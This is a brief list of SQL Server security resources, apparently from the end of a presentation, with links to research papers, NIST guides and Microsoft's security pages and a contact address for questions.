- **Chip Andrews SQL Security site**

  http://www.sqlsecurity.com
- **David Litchfield & Chris Anley**

  http://www.ngssoftware.com/papers.htm
- **NIST Secure Technical Implementation Guides**

  http://csrc.nist.gov/pcig/cig.html
- **Database Journal**

  http://www.databasejournal.com/
- **Microsoft SQL Server Security Resource**

  http://www.microsoft.com/sql/technologies/security/default.mspx

Questions:

http://www.security-assessment.com

dan.cornforth@security-assessment.com